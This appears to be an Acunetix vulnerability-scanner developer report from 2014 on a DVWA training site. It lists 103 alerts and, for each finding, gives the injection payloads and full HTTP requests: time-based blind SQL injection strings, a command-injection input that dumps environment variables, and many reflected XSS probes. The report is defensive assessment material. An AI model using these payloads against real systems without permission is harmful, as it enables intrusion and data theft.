acunetix

WEB APPLICATION SECURITY

Acunetix Website Audit

14 November, 2014

Developer Report

Generated by Acunetix WVS Reporter (v9.0 Build 20140422)

Scan of http://dvwa.websitesecurity.ro:80/

Scan details

Scan information	
Start time	14/11/2014 15:12:57
Finish time	14/11/2014 15:31:05
Scan time	18 minutes, 8 seconds
Profile	Default

Server information	
Responsive	True
Server banner	Apache/2.2.15 (CentOS)
Server OS	Unix
Server technologies	PHP


Threat level

Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Alerts distribution

Total alerts found	103
High	46
Medium	36
Low	12
Informational	9



Knowledge base

List of file extensions

File extensions can provide information on what technologies are being used on this website.
List of file extensions detected:

- php => 28 file(s)
- css => 4 file(s)
- js => 1 file(s)
- txt => 1 file(s)
- md => 1 file(s)
- ini => 1 file(s)

List of client scripts

These files contain Javascript code referenced from the website.

- /dvwa/js/dvwaPage.js

List of files with inputs

These files have at least one input (GET or POST).

- /login.php - 1 inputs
- /phpinfo.php - 1 inputs
- /security.php - 3 inputs
- /setup.php - 1 inputs
- /instructions.php - 1 inputs
- /vulnerabilities/fi - 1 inputs
- /vulnerabilities/csrf - 1 inputs
- /vulnerabilities/sqli - 1 inputs
- /vulnerabilities/exec - 1 inputs
- /vulnerabilities/brute - 1 inputs
- /vulnerabilities/xss_s - 1 inputs
- /vulnerabilities/xss_r - 1 inputs
- /vulnerabilities/upload - 1 inputs
- /vulnerabilities/captcha - 2 inputs
- /vulnerabilities/sqli_blind - 1 inputs
- /vulnerabilities/view_source_all.php - 1 inputs

List of external hosts

These hosts were linked from this website but they were not scanned because they are not listed in the list of hosts allowed.(Settings->Scanners settings->Scanner->List of hosts allowed).

- hiderefer.com
- www.php.net
- www.zend.com
- www.google.com
- www.captcha.net

List of email addresses

List of all email addresses found on this host.

- license@php.net

Alerts summary

Blind SQL Injection

Affects	Variation
/vulnerabilities/brute/	1
/vulnerabilities/sqli/	1
/vulnerabilities/sqli_blind/	1

Code execution

Affects	Variation
/vulnerabilities/exec/	1

Cross site scripting

Affects	Variation
/vulnerabilities/brute/	2
/vulnerabilities/captcha/	2
/vulnerabilities/csrf/	2
/vulnerabilities/exec/	2
/vulnerabilities/sqli/	2
/vulnerabilities/sqli_blind/	2
/vulnerabilities/upload/	2
/vulnerabilities/xss_r/	2

Cross site scripting (verified)

Affects	Variation
/vulnerabilities/brute/	3
/vulnerabilities/captcha/	2
/vulnerabilities/csrf/	2
/vulnerabilities/exec/	2
/vulnerabilities/sqli/	3
/vulnerabilities/sqli_blind/	3
/vulnerabilities/upload/	2
/vulnerabilities/xss_r/	3
/vulnerabilities/xss_s/	3

Directory traversal

Affects	Variation
/vulnerabilities/fi/	1

SQL injection (verified)

Affects	Variation
/vulnerabilities/brute/	1
/vulnerabilities/sqli/	1

Apache httpd remote denial of service

Affects	Variation
Web Server	1

Application error message

Affects	Variation
/vulnerabilities/brute/	1
/vulnerabilities/sqli/	1

Directory listing

Affects	Variation
/config	1
/docs	1
/dvwa	1
/dvwa/css	1
/dvwa/images	1
/dvwa/includes	1
/dvwa/includes/DBMS	1
/dvwa/js	1
/vulnerabilities	1
/vulnerabilities/brute/help	1
/vulnerabilities/captcha/help	1
/vulnerabilities/csrf/help	1
/vulnerabilities/exec/help	1
/vulnerabilities/fi/help	1
/vulnerabilities/sqli/help	1
/vulnerabilities/sqli_blind/help	1
/vulnerabilities/upload/help	1
/vulnerabilities/xss_r/help	1
/vulnerabilities/xss_s/help	1

HTML form without CSRF protection

Affects	Variation
/setup.php	1
/vulnerabilities/brute	1
/vulnerabilities/csrf	1
/vulnerabilities/exec	1
/vulnerabilities/sqli	1
/vulnerabilities/xss_r	1
/vulnerabilities/xss_s	1

Password field submitted using GET method

Affects	Variation
/vulnerabilities/brute	1
/vulnerabilities/csrf	1

PHPinfo page found

Affects	Variation
/phpinfo.php	1

User credentials are sent in clear text

Affects	Variation
/vulnerabilities/brute	1
/vulnerabilities/captcha	2
/vulnerabilities/csrf	1

Clickjacking: X-Frame-Options header missing

Affects	Variation
Web Server	1

Documentation file

Affects	Variation
/README.md	1

File upload

Affects	Variation
/vulnerabilities/upload	1

Login page password-guessing attack

Affects	Variation
/vulnerabilities/brute/	1

Possible sensitive directories

Affects	Variation
/config	1

Possible sensitive files

Affects	Variation
/php.ini	1

Sensitive page could be cached

Affects	Variation
/vulnerabilities/brute (9abf21f29f995debf05272bca3391cc3)	1

Session Cookie without HttpOnly flag set

Affects	Variation
/	2

Session Cookie without Secure flag set

Affects	Variation
/	2

TRACE method is enabled

Affects	Variation
Web Server	1

Email address found

Affects	Variation
/phpinfo.php	1

Error page web server version disclosure

Affects	Variation
Web Server	1

GHDB: Default phpinfo page

Affects	Variation
/phpinfo.php	1

GHDB: Files uploaded through FTP

Affects	Variation
/vulnerabilities	1
/vulnerabilities/upload/help	1

GHDB: PHP configuration file (php.ini)

Affects	Variation
/php.ini	1

GHDB: phpinfo()

Affects	Variation
/phpinfo.php	1

Possible internal IP address disclosure

Affects	Variation
/phpinfo.php	1

Possible username or password disclosure

Affects	Variation
/README.md	1

Alert details

Blind SQL Injection

Severity	**High**
Type	Validation
Reported by module	Scripting (Blind_Sql_Injection.script)

Description

This script is possibly vulnerable to SQL Injection attacks.

SQL injection is a vulnerability that allows an attacker to alter back-end SQL statements by manipulating the user input. An SQL injection occurs when web applications accept user input that is directly placed into a SQL statement and doesn't properly filter out dangerous characters.

This is one of the most common application layer attacks currently being used on the Internet. Despite the fact that it is relatively easy to protect against, there is a large number of web applications vulnerable.

Impact

An attacker may execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information.

Depending on the back-end database in use, SQL injection vulnerabilities lead to varying levels of data/system access for the attacker. It may be possible to not only manipulate existing queries, but to UNION in arbitrary data, use sub selects, or append additional queries. In some cases, it may be possible to read in or write out to files, or to execute shell commands on the underlying operating system.

Certain SQL Servers such as Microsoft SQL Server contain stored and extended procedures (database server functions). If an attacker can obtain access to these procedures it may be possible to compromise the entire machine.

Recommendation

Your script should filter metacharacters from user input.
Check detailed information for more information about fixing this vulnerability.

References

- VIDEO: SQL Injection tutorial
- OWASP PHP Top 5
- SQL Injection Walkthrough
- OWASP Injection Flaws
- Acunetix SQL Injection Attack
- How to check for SQL injection vulnerabilities

Affected items

/vulnerabilities/brute/

Details

URL encoded GET input username was set to if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(3),0)/*'XOR(if(now()=sysdate(),sleep(3),0))OR'"XOR(if(now()=sysdate(),sleep(3),0))OR"*/ => 3.046 s
- if(now()=sysdate(),sleep(9),0)/*'XOR(if(now()=sysdate(),sleep(9),0))OR'"XOR(if(now()=sysdate(),sleep(9),0))OR" ... (line truncated)

Request headers

```
GET
/vulnerabilities/brute/?Login=Login&password=g00dPa%24%24w0rD&username=if(now()%3dsysdat
e()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR'%22XOR(if(now()%3dsysd
ate()%2csleep(0)%2c0))OR%22*/ HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://dvwa.websitesecurity.ro:80/
```

```
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli/

Details

URL encoded GET input id was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(9),0)/*'XOR(if(now()=sysdate(),sleep(9),0))OR'"XOR(if(now()=sysdate(),sleep(9),0))OR"*/ => 9.047 s
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))OR"*/ => ... (line truncated)

Request headers

```
GET
/vulnerabilities/sqli/?id=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsysdate(
)%2csleep(0)%2c0))OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/&Submit=Submit
HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli_blind/

Details

URL encoded GET input id was set to
if(now()=sysdate(),sleep(0),0)/*'XOR(if(now()=sysdate(),sleep(0),0))OR'"XOR(if(now()=sysdate(),sleep(0),0))OR"*/

Tests performed:
- if(now()=sysdate(),sleep(6),0)/*'XOR(if(now()=sysdate(),sleep(6),0))OR'"XOR(if(now()=sysdate(),sleep(6),0))OR"*/ => 6.047 s
- if(now()=sysdate(),sleep(3),0)/*'XOR(if(now()=sysdate(),sleep(3),0))OR'"XOR(if(now()=sysdate(),sleep(3),0))OR"*/ => ... (line truncated)

Request headers

```
GET
/vulnerabilities/sqli_blind/?id=if(now()%3dsysdate()%2csleep(0)%2c0)/*'XOR(if(now()%3dsy
sdate()%2csleep(0)%2c0))OR'%22XOR(if(now()%3dsysdate()%2csleep(0)%2c0))OR%22*/&Submit=Su
bmit HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Code execution

Severity	**High**
Type	Validation
Reported by module	Scripting (Code_Execution.script)

Description

This script is possibly vulnerable to code execution attacks.

Code injection vulnerabilities occur where the output or content served from a Web application can be manipulated in such a way that it triggers server-side code execution. In some poorly written Web applications that allow users to modify server-side files (such as by posting to a message board or guestbook) it is sometimes possible to inject code in the scripting language of the application itself.

Impact

A malicious user may execute arbitrary system commands with the permissions of the web server.

Recommendation

Your script should filter metacharacters from user input.

References

Security Focus - Penetration Testing for Web Applications (Part Two)
OWASP PHP Top 5
Code Execution Security Vulnerability

Affected items

/vulnerabilities/exec/

Details

URL encoded POST input ip was set to set|set&set
Possible execution result: PATH=/sbin:/usr/sbin:/bin:/usr/bin
POSIXLY_CORRECT=y
PPID=1711
PREVLEVEL=N
PS4='+ '
PWD=

Request headers

```
POST /vulnerabilities/exec/ HTTP/1.1
Content-Length: 32
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

ip=set%7cset%26set&submit=submit
```

Cross site scripting

Severity	**High**
Type	Validation
Reported by module	Scripting (XSS.script)

Description

This script is possibly vulnerable to Cross Site Scripting (XSS) attacks.

Cross site scripting (also referred to as XSS) is a vulnerability that allows an attacker to send malicious code (usually in the form of Javascript) to another user. Because a browser cannot know if the script should be trusted or not, it will execute the script in the user context allowing the attacker to access any cookies or session tokens retained by the browser.

Impact

Malicious users may inject JavaScript, VBScript, ActiveX, HTML or Flash into a vulnerable application to fool a user in order to gather data from them. An attacker can steal the session cookie and take over the account, impersonating the user. It is also possible to modify the content of the page presented to the user.

Recommendation

Your script should filter metacharacters from user input.

References

OWASP PHP Top 5
How To: Prevent Cross-Site Scripting in ASP.NET
Cross site scripting
XSS Filter Evasion Cheat Sheet
OWASP Cross Site Scripting
The Cross Site Scripting Faq
VIDEO: How Cross-Site Scripting (XSS) Works
Acunetix Cross Site Scripting Attack
XSS Annihilation

Affected items

/vulnerabilities/brute/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_930245'():;989415
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/brute/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_930245'():%3B989415
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/brute/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_938055'():;946657
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/brute/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
```

```
security=g46rcd67617rogd3sv0ugseen2_938055'():%3B946657
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/captcha/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_911019'():;981963
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/captcha/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_911019'():%3B981963
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/captcha/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_975118'():;972532
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/captcha/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_975118'():%3B972532
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/csrf/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_921726'():;972164
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/csrf/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_921726'():%3B972164
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/csrf/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_993007'():;958420
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/csrf/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_993007'():%3B958420
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/exec/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_927259'():;942944
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/exec/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_927259'():%3B942944
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/exec/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_983630'():;982485
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/exec/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_983630'():%3B982485
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_943772'():;913881
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/sqli/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_943772'():%3B913881
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
```

```
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_920579'():;939939
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/sqli/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_920579'():%3B939939
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli_blind/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_944169'():;964891
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/sqli_blind/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_944169'():%3B964891
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli_blind/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_915860'():;949730
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/sqli_blind/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_915860'():%3B949730
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/upload/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_941675'():;957586
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/upload/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
```

```
security=g46rcd67617rogd3sv0ugseen2_941675'():%3B957586
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/upload/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_943070'():;924549
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/upload/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_943070'():%3B924549
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/xss_r/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_996821'():;926031
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/xss_r/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_996821'():%3B926031
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/xss_r/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2_924327'():;969675
The input is reflected inside Javascript code between single quotes.

Request headers

```
GET /vulnerabilities/xss_r/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2_924327'():%3B969675
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Cross site scripting (verified)

Severity	**High**
Type	Validation
Reported by module	Scripting (XSS.script)

Description

This script is possibly vulnerable to Cross Site Scripting (XSS) attacks.

Cross site scripting (also referred to as XSS) is a vulnerability that allows an attacker to send malicious code (usually in the form of Javascript) to another user. Because a browser cannot know if the script should be trusted or not, it will execute the script in the user context allowing the attacker to access any cookies or session tokens retained by the browser.

Impact

Malicious users may inject JavaScript, VBScript, ActiveX, HTML or Flash into a vulnerable application to fool a user in order to gather data from them. An attacker can steal the session cookie and take over the account, impersonating the user. It is also possible to modify the content of the page presented to the user.

Recommendation

Your script should filter metacharacters from user input.

References

Acunetix Cross Site Scripting Attack
VIDEO: How Cross-Site Scripting (XSS) Works
The Cross Site Scripting Faq
OWASP Cross Site Scripting
XSS Annihilation
XSS Filter Evasion Cheat Sheet
Cross site scripting
OWASP PHP Top 5
How To: Prevent Cross-Site Scripting in ASP.NET

Affected items

/vulnerabilities/brute/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(914701) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/brute/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(914701)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/brute/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(914117) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/brute/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
```

```
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(914117)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/brute/

Details

URL encoded GET input username was set to yvnxspdg'"()&%<ScRiPt >prompt(921386)</ScRiPt>

Request headers

```
GET
/vulnerabilities/brute/?Login=Login&password=g00dPa%24%24w0rD&username=yvnxspdg'%22()%26
%25<ScRiPt%20>prompt(921386)</ScRiPt> HTTP/1.1
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/captcha/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(970923) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/captcha/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(970923)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/captcha/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(943238) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/captcha/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(943238)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/csrf/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(972118) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/csrf/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(972118)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/csrf/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(903113) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/csrf/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(903113)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/exec/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(947055) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/exec/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(947055)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/exec/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(941599) bad="
